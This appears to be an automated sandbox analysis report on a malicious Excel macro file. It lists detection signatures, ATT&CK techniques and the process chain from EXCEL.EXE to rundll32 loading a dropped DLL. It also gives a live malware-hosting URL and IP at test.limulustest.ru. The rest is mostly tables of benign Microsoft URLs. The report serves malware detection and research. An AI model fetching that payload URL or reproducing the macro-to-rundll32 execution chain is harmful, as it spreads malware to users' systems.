ID: 344651
Sample Name: Calculation-1972568702-01262021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:09:49
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Calculation-1972568702-01262021.xlsm

Overview


General Information

Sample Name:	Calculation-1972568702-01262021.xlsm
Analysis ID:	344651
MD5:	0104ed5f70a92ad.
SHA1:	d0207be667b2f90.
SHA256:	fcc1bb0b8b6cbe4..

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Excel documents contains an embe…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5560 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 5388 cmdline: rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://test.limulustest.ru/invzovg/5319402.jpg	1%	Virustotal		Browse
http://test.limulustest.ru/invzovg/5319402.jpg	100%	Avira URL Cloud	malware	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
test.limulustest.ru	188.225.73.5	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://test.limulustest.ru/invzovg/5319402.jpg	true	• 1%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://login.microsoftonline.com/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://shell.suite.office.com:1443	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://autodiscover-s.outlook.com/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://cdn.entity.	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://wus2-000.contentsync.	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://powerlift.acompli.net	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://cortana.ai	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://api.aadrm.com/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://api.microsoftstream.com/api/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://cr.office.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://graph.ppe.windows.net	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://store.office.cn/addinstemplate	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://globaldisco.crm.dynamics.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://web.microsoftstream.com/video/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://graph.windows.net	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
http://https://dataservice.o365filtering.com/	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	E7E79C12-1EE9-4759-8A01-580DF683B6A5.0.dr	false		high
